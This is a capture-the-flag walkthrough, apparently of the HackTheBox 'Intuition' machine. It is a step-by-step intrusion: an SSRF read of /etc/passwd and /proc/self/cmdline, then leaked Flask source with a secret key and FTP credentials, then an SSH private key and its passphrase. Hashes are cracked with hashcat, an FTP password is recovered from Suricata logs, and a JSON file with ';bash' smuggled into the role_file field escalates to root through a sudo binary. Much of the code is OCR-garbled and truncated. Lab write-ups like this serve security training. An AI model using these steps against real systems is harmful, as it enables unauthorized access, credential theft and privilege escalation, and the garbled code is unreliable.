bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin avahi:x:105:110:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin

Once we realized the section is vulnerable to SSRF we can think on a plan to dig into looking for useful information for our progress.

💡 **/proc/self/cmdline** path in Linux based systems is a special file that provides access to the command used to start the current process.








As we get more and more information, we can see a blueprint section we can imagine how the data is organized thanks to the way import on Flask is made


```
from flask import Flask, request, redirect from blueprints.index.index import main_bp from blueprints.report.report import report_bp from blueprints.auth.auth import auth_bp from blueprints.dashboard.dashboard import dashboard_bp app = Flask(__name__) app.secret_key = "7ASS7ADA8RF3FD7" app.config['SERVER_NAME'] = 'comprezzor.htb' app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024 # Limit file size to 5MB ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx'} # Add more allowed file extensions if needed app.register_blueprint(main_bp) app.register_blueprint(report_bp, subdomain='report') app.register_blueprint(auth_bp, subdomain='auth') app.register_blueprint(dashboard_bp, subdomain='dashboard') if __name__ == '__main__': app.run(debug=False, host="0.0.0.0", port=80)
```

Inside of one of those files there are some credentials and disclose ftp service running locally




from flask import Blueprint, request, render_template, flash, redirect, url_for, send_file from blueprints.auth.auth_utils import admin_required, login_required, deserialize_user_data from blueprints.report.report_utils import get_report_by_priority, get_report_by_id, delete_report, get_all_reports, change_report_priority, resolve_report import random, os, pdfkit, socket, shutil import urllib.request from urllib.parse import urlparse import zipfile from ftplib import FTP from datetime import datetime dashboard_bp = Blueprint('dashboard', __name__, subdomain='dashboard') pdf_report_path = os.path.join(os.path.dirname(__file__), 'pdf_reports') allowed_hostnames = ['report.comprezzor.htb'] @dashboard_bp.route('/', methods=['GET']) @admin_required def dashboard(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] == 'admin': reports = get_report_by_priority(1) elif user_info['role'] == 'webdev': reports = get_all_reports() return render_template('dashboard/dashboard.html', reports=reports, user_info=user_info) @dashboard_bp.route('/report/', methods=['GET']) @login_required def get_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: report = get_report_by_id(report_id) return render_template('dashboard/report.html', report=report, user_info=user_info) else: pass @dashboard_bp.route('/delete/', methods=['GET']) @login_required def del_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: report = delete_report(report_id) return redirect(url_for('dashboard.dashboard')) else: pass @dashboard_bp.route('/resolve', methods=['POST']) @login_required def resolve(): report_id = int(request.args.get('report_id')) if resolve_report(report_id): flash('Report resolved successfully!', 'success') else: flash('Error occurred while trying to resolve!', 'error') return redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/change_priority', methods=['POST']) @admin_required def change_priority(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] != ('webdev' or 'admin'): flash('Not enough permissions. Only admins and webdevs can change report priority.', 'error') return redirect(url_for('dashboard.dashboard')) report_id = int(request.args.get('report_id')) priority_level = int(request.args.get('priority_level')) if change_report_priority(report_id, priority_level): flash('Report priority level changed!', 'success') else: flash('Error occurred while trying to change the priority!', 'error') return redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/create_pdf_report', methods=['GET', 'POST']) @admin_required def create_pdf_report(): global pdf_report_path if request.method == 'POST': report_url = request.form.get('report_url') try: scheme = urlparse(report_url).scheme hostname = urlparse(report_url).netloc try: dissallowed_schemas = ["file", "ftp", "ftps"] if (scheme not in dissallowed_schemas) and ((socket.gethostbyname(hostname.split(":")[0]) != '127.0.0.1') or (hostname in allowed_hostnames)): print(scheme) urllib_request = urllib.request.Request(report_url, headers={'Cookie': 'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYm response = urllib.request.urlopen(urllib_request) html_content = response.read().decode('utf-8') pdf_filename = f'{pdf_report_path}/report_{str(random.randint(10000,90000))}.pdf' pdfkit.from_string(html_content, pdf_filename) return send_file(pdf_filename, as_attachment=True) except: flash('Unexpected error!', 'error') return render_template('dashboard/create_pdf_report.html') else: flash('Invalid URL', 'error') return render_template('dashboard/create_pdf_report.html') except Exception as e: raise e else: return render_template('dashboard/create_pdf_report.html') @dashboard_bp.route('/backup', methods=['GET']) @admin_required def backup(): source_directory = os.path.abspath(os.path.dirname(__file__) + '../../../') current_datetime = datetime.now().strftime("%Y%m%d%H%M%S") backup_filename = f'app_backup_{current_datetime}.zip' with zipfile.ZipFile(backup_filename, 'w', zipfile.ZIP_DEFLATED) as zipf: for root, _, files in os.walk(source_directory): for file in files: file_path = os.path.join(root, file) arcname = os.path.relpath(file_path, source_directory) zipf.write(file_path, arcname=arcname) try: ftp = FTP('ftp.local') ftp.login(user='ftp_admin', passwd='u3jai8y71s2') ftp.cwd('/') with open(backup_filename, 'rb') as file: ftp.storbinary(f'STOR {backup_filename}', file) ftp.quit() os.remove(backup_filename) flash('Backup and upload completed successfully!', 'success') except Exception as e: flash(f'Error: {str(e)}', 'error') return redirect(url_for('dashboard.dashboard'))

The we access to de File Transfer Protocol account




There is a SSH private key and some information about how to get into ssh account

```
-rw------- 1 root root 2655 May 04 20:10 private-8297.key -rw-r--r-- 1 root root 15519 May 04 20:10 welcome_note.pdf -
rw-r--r-- 1 root root 1732 May 04 20:10 welcome_note.txt
```



To get the username of the account it was necessary to generate a public key

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
XxwXArPr6+HQe9hZSjI2hjYC2OU= -----END OPENSSH PRIVATE KEY-----
```

Dear Devs, We are thrilled to extend a warm welcome to you as you embark on this exciting journey with us. Your arrival marks the beginning of an inspiring chapter in our collective pursuit of excellence, and we are genuinely delighted to have you on board. Here, we value talent, innovation, and teamwork, and your presence here reaffirms our commitment to nurturing a diverse and dynamic workforce. Your skills, experience, and unique perspectives are invaluable assets that will contribute significantly to our continued growth and success. As you settle into your new role, please know that you have our unwavering support. Our team is here to guide and assist you every step of the way, ensuring that you have the resources and knowledge necessary to thrive in your position. To facilitate your work and access to our systems, we have attached an SSH private key to this email. You can use the following passphrase to access it, `Y27SH19HDIWD`. Please ensure the utmost confidentiality and security when using this key. If you have any questions or require assistance with server access or any other aspect of your work, please do not hesitate to reach out for assistance. In addition to your technical skills, we encourage you to bring your passion, creativity, and innovative thinking to the table. Your contributions will play a vital role in shaping the future of our projects and products. Once again, welcome to your new family. We look forward to getting to know you, collaborating with you, and witnessing your exceptional contributions. Together, we will continue to achieve great things. If you have any questions or need further information, please feel free to me at adam@comprezzor.htb. Best regards, Adam

We access with id_rsa and passphrase and got the user flag

```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ ssh dev_acc@10.10.11.15 -i id_rsa
Enter passphrase for key 'id_rsa':
Last login: Sat May  4 19:57:12 2024 from 10.10.14.146
dev_acc@intuition:~$ s
-bash: s: command not found
dev_acc@intuition:~$ ls
agent  chisel  files  files.zip  runner1  runner1.c  run-tests.sh  snap  user.txt
dev_acc@intuition:~$ cat user.txt
17c10cdb1ccc7c3faecb9cc8d4b31b3f
dev_acc@intuition:~$
```

3.Priv esc

First we make a system recognition using linpeas

```
╔══╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
Possible weak user policy found on /etc/dbus-1/system.d/avahi-dbus.conf (  <policy user="avahi">)
Possible weak user policy found on /etc/dbus-1/system.d/avahi-dbus.conf (  <policy group="netdev">)
Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf (        <policy user="dnsmasq">)
Possible weak user policy found on /etc/dbus-1/system.d/net.hadess.SensorProxy.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.GeoClue2.Agent.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.GeoClue2.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.thermald.conf (        <policy group="power">)
Possible weak user policy found on /etc/dbus-1/system.d/wpa_supplicant.conf (        <policy group="netdev">)
```

Information about a db is exposed

```
dev_acc@intuition: ~ ×    kali@kali: ~/Desktop/Intuition ×

╔══╣ Files inside others home (limit 20)
/var/www/html/index.nginx-debian.html
/var/www/html/index.html
/var/www/app/app.py
/var/www/app/blueprints/auth/auth_utils.py
/var/www/app/blueprints/auth/users.sql
/var/www/app/blueprints/auth/users.db
/var/www/app/blueprints/auth/__pycache__/auth_utils.cpython-310.pyc
/var/www/app/blueprints/auth/__pycache__/utils.cpython-310.pyc
/var/www/app/blueprints/auth/__pycache__/auth.cpython-310.pyc
/var/www/app/blueprints/auth/__pycache__/auth_utils.cpython-311.pyc
/var/www/app/blueprints/auth/__pycache__/auth.cpython-311.pyc
/var/www/app/blueprints/auth/auth.py
/var/www/app/blueprints/report/__pycache__/report_utils.cpython-310.pyc
/var/www/app/blueprints/report/__pycache__/contact.cpython-310.pyc
/var/www/app/blueprints/report/__pycache__/report.cpython-311.pyc
/var/www/app/blueprints/report/__pycache__/utils.cpython-310.pyc
/var/www/app/blueprints/report/__pycache__/report.cpython-310.pyc
/var/www/app/blueprints/report/__pycache__/report_utils.cpython-311.pyc
/var/www/app/blueprints/report/report_utils.py
/var/www/app/blueprints/report/report.py
```

Some users were found, crack the hash and lateral movement...?

```
◆◆am    usersdev_acc@intuition:/var/www/app/blueprints/auth$ strings users.db
SQLite format 3
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
Etableusersusers
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL UNIQUE,
    password TEXT NOT NULL,
    role TEXT DEFAULT 'user'
indexsqlite_autoindex_users_1users
adamsha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43webdevh
adminsha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606admin
adam
        admin
users
```

```
    passdev_acc@intuition:/var/www/app/blueprints/auth$ cat  auth_utils.py
import sqlite3, os, base64, json, hmac, hashlib
from werkzeug.security import generate_password_hash
from functools import wraps
from flask import flash, url_for, redirect, request
```

The type of the hash

```
def create_user(username, password, role='user'):
    try:
        with sqlite3.connect(USER_DB_FILE) as conn:
            cursor = conn.cursor()
            cursor.execute('INSERT INTO users (username, password, role) VALUES (?,?,?)', (username,generate_password_hash(password,'sha256'),
            conn.commit()

        return True
    except Exception as e:
        return False
```

Password cracked but it doesn't work on ssh

```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ hashcat -m 30120 adam /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6,
═══════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz, 1838/3741 MB (512 MB a

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
595087cf42189fc43:adam gray
```

We realized there are some suricata logs expose in .gz files, start seeking for password

```
dev_acc@intuition:/var/log/suricata$ zgrep -i password *8.gz
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:25.975499+0000","flow_id"
id":1,"community_id":"1:bkIDx3KQer9KeG3bmkm8RH0TuCI=","ftp":{"command"
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id"
```

There are some information about lopez, search for him

```
":"comprezzor.htb","url":"/changepassword","http_user_agen

:125076886526302,"in_iface":"ens33","event_type":"fileinfo"
_agent":"Fuzz Faster U Fool v2.0.0-dev","http_content_type"
:"CLOSED","stored":false,"size":207,"tx_id":0}}
:1218304978677234,"in_iface":"ens33","event_type":"ftp","sr
:"USER","command_data":"lopez","completion_code":["331"],"r
```

A password disclosed on logs!!

```
dev_acc@intuition:/var/log/suricata$ zgrep -i lopez *.gz
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id":1988487100549589,"in_iface":"ens33","event_ty
id":1,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"USER","command_data":"lopez","completion_cod
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:52.999165+0000","flow_id":1988487100549589,"in_iface":"ens33","event_ty
id":2,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"PASS","command_data":"Lopezzz1992%123","comp
eve.json.8.gz:{"timestamp":"2023-09-28T17:44:32.133372+0000","flow_id":1218304978677234,"in_iface":"ens33","event_ty
id":1,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"USER","command_data":"lopez","completion_cod
eve.json.8.gz:{"timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","event_ty
id":2,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"PASS","command_data":"Lopezz1992%123","compl
dev_acc@intuition:/var/log/suricata$
```

Lateral movement successful

```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ ssh lopez@10.10.11.15
lopez@10.10.11.15's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

lopez@intuition:~$ sudo -l
[sudo] password for lopez:
Matching Defaults entries for lopez on intuition:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User lopez may run the following commands on intuition:
    (ALL : ALL) /opt/runner2/runner2
lopez@intuition:~$
```

As we already have a password we can search the privileged process running on this machine, we also can try to use ftp to use the creds we found before

```
lopez@intuition:~$ ftp adam@127.0.0.1
Connected to 127.0.0.1.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering extended passive mode (|||37061|).
125 Data connection already open. Transfer starting.
drwxr-xr-x   3 root     1002        4096 Apr 10 08:21 backup
226 Transfer complete.
ftp>
```

Backup got it, there are some information about how Runner works, first we got the key hash which is necessary to make it run

```
lopez@intuition:~$ cat runner1.c
// Version : 1

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <openssl/md5.h>

#define INVENTORY_FILE "/opt/playbooks/inventory.ini"
#define PLAYBOOK_LOCATION "/opt/playbooks/"
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"

int check_auth(const char* auth_key) {
    unsigned char digest[MD5_DIGEST_LENGTH];
    MD5((const unsigned char*)auth_key, strlen(auth_key), digest);

    char md5_str[33];
    for (int i = 0; i < 16; i++) {
        sprintf(&md5_str[i*2], "%02x", (unsigned int)digest[i]);
    }

    if (strcmp(md5_str, AUTH_KEY_HASH) == 0) {
        return 1;
    } else {
        return 0;
    }
}
```

We already have half password on another file in the backup directory

```
┌──(kali㉿kali)-[~/Desktop/Intuition]
└─$ hashcat -m 0 auth -a 3 UHI75GHI?a?a?a?a
```

```
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 0feda17076d793c2ef2870d7427ad4ed
Time.Started.....: Sat May  4 23:48:32 2024 (20 secs)
Time.Estimated ...: Sat May  4 23:48:52 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
```

There are established ways to run the tool

```
lopez@intuition:/opt/playbooks$ runner run 1 -a UHI75GHINKOP
Usage: runner [list|run playbook_number|install role_url]
```

It is necessary to use a json file to pass it parameters, and the parameters are in the test files

```
lopez@intuition:/usr/bin$ sudo /opt/runner2/runner2 run install tar -a UHI75GHINKOP~
Usage: /opt/runner2/runner2 <json_file>
```

```
lopez@intuition:/tmp$ vim hi.json
lopez@intuition:/tmp$ sudo /opt/runner2/runner2
Usage: /opt/runner2/runner2 <json_file>
lopez@intuition:/tmp$ sudo /opt/runner2/runner2 hi.json
Role File missing or invalid for 'install' action.
lopez@intuition:/tmp$ vim hi.json
lopez@intuition:/tmp$ sudo /opt/runner2/runner2 hi.json
Action key missing or invalid.
```

We inject code trying to get system RCE which is posible due to input not sanitized it will create a system admin role and create a shell

```
lopez@intuition:/tmp$ cat hi.json
{
  "run":{
        "action":"install",
        "role_file":"sys.admins-role.tar;bash"
        },
  "auth_code":"UHI75GHINKOP"
}
```

```
lopez@intuition:/tmp$ ls
 hi.json
